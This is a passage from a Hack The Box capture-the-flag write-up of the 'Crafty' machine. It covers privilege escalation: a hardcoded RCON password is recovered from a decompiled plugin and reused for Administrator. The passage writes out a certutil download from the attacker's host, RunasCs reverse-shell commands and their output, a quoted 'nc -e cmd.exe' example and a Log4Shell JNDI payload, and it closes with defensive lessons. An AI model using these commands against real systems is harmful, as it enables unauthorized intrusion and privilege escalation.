
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
  public void onEnable() {
    Rcon rcon = null;
    try {
      rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
    } catch (IOException e) {
      throw new RuntimeException(e);
    } catch (AuthenticationException e2) {
      throw new RuntimeException(e2);
    }
    String result = null;
    try {
      result = rcon.command("players online count");
      PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
      writer.println(result);
    } catch (IOException e3) {
      throw new RuntimeException(e3);
    }
  }

  public void onDisable() {}
}
Thirty lines that explain everything. The plugin connects over RCON to 127.0.0.1:27015 with the cleartext password s67u84zKq8IXw, asks for the online player count and writes it to C:\inetpub\wwwroot\playercount.txt. That file is exactly what feeds the "Join 1277 other players" on the landing page, so the circle closes: the website that looked like scenery was this plugin's output.
The password belongs to an internal service, but given the context (a home server where one person administers everything) it is worth trying it against the Administrator account.
RunasCs: running as Administrator
We have no interactive Administrator session, but we do have the password. RunasCs runs a process as another user given their credentials, without needing a graphical session.

We grab it from antonioCoco/RunasCs, serve it over HTTP and pull it onto the target with certutil, which ships with every Windows and doubles as a downloader:
mv /home/krmena/Downloads/RunasCs.zip .
unzip RunasCs.zip &>/dev/null
python3 -m http.server 8080
mkdir prvesc
cd prvesc
certutil.exe -f -urlcache -split http://10.10.16.2:8080/RunasCs.exe RunasCs.exe
C:\Windows\Temp>mkdir prvesc
C:\Windows\Temp>cd prvesc
C:\Windows\Temp\prvesc>certutil.exe -f -urlcache -split http://10.10.16.2:8080/RunasCs.exe RunasCs.exe
****  Online  ****
  0000  ...
  ca00
CertUtil: -URLCache command completed successfully.
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.249 - - [06/Sep/2025 19:14:02] "GET /RunasCs.exe HTTP/1.1" 200 -It lands in C:\Windows\Temp\prvesc because Temp is writable by any user. The binary's help brings its usage examples, and one matches exactly what we want:
RunasCs.exe --help
Examples:
    Run a command as a local user
        RunasCs.exe user1 password1 "cmd /c whoami /all"
    Run a command as a domain user and logon type as NetworkCleartext (8)
        RunasCs.exe user1 password1 "cmd /c whoami /all" -d domain -l 8
    Run a background process as a local user,
        RunasCs.exe user1 password1 "C:\tmp\nc.exe 10.10.10.10 4444 -e cmd.exe" -t 0
    Redirect stdin, stdout and stderr of the specified command to a remote host
        RunasCs.exe user1 password1 cmd.exe -r 10.10.10.10:4444
The -r flag redirects all three standard streams to a remote host, i.e. it hands back a reverse shell without needing an nc.exe uploaded to the box. We bring up the listener and fire:
sudo rlwrap nc -nlvp 1234.\RunasCs.exe Administrator s67u84zKq8IXw cmd.exe -r 10.10.16.2:1234
type C:\Users\Administrator\Desktop\root.txt
C:\Windows\Temp\prvesc>.\RunasCs.exe Administrator s67u84zKq8IXw cmd.exe -r 10.10.16.2:1234

[+] Running in session 1 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: WinSta0\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 1020 created in background.
listening on [any] 1234 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.249] 49726
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
273d7e087f2f6efae8b7289be500f70dThat RunasCs returns no authentication error is itself the proof the credential was valid: if the password were not the Administrator's, the process would never have been created. Box done.
Attack chain
nmap -p- (65533 filtered)  →  80 IIS (scenery) + 25565 Minecraft 1.16.5
   └─ Log4Shell CVE-2021-44228: ${jndi:ldap://...} through the chat
        ├─ PoC with nc on 389  →  inbound connection = confirmed
        └─ log4j-shell-poc (JDK 8u202 + cmd.exe) → LDAP 1389 → HTTP 8080 → Exploit.class
             └─ reverse shell  ──►  svc_minecraft (user.txt)
                  └─ plugins/playercounter.jar  ──►  SMB  ──►  JD-GUI
                       └─ RCON 127.0.0.1:27015, password s67u84zKq8IXw
                            └─ RunasCs -r  ──►  Administrator (root.txt)
Lessons learned
- Log4Shell does not need a web form. Any spot where user input reaches a
log4jwill do: a game chat, an HTTP header, a User-Agent, a hostname. That is precisely why CVE-2021-44228's real surface was enormous. - Confirm before exploiting. A
${jndi:ldap://<ip>}with no path plus anncon 389 proves the bug in ten seconds; building the full chain (old JDK included) takes half an hour. Order matters. - A service version is a lead, not paperwork.
nmapshouted "Minecraft 1.16.5"; that single fact steered the whole intrusion. Always cross observed versions against known vulnerabilities. - Public exploits get read and adapted.
poc.pylaunched/bin/sh(useless on Windows) and demanded a JDK older than 8u191, because from there on Java stopped loading remote classes over JNDI. Without those two tweaks the PoC does not work, and neither is explained in the README. - Hardcoded credentials survive compilation. A
.jar(or any binary) is not a black box: Java compiles to bytecode very close to the source, and a decompiler surfaces secrets the developer thought hidden. Never embed passwords in code. - Credential reuse. The internal RCON password turned out to be the Administrator's as well. Separating credentials per account and service would have cut the escalation dead.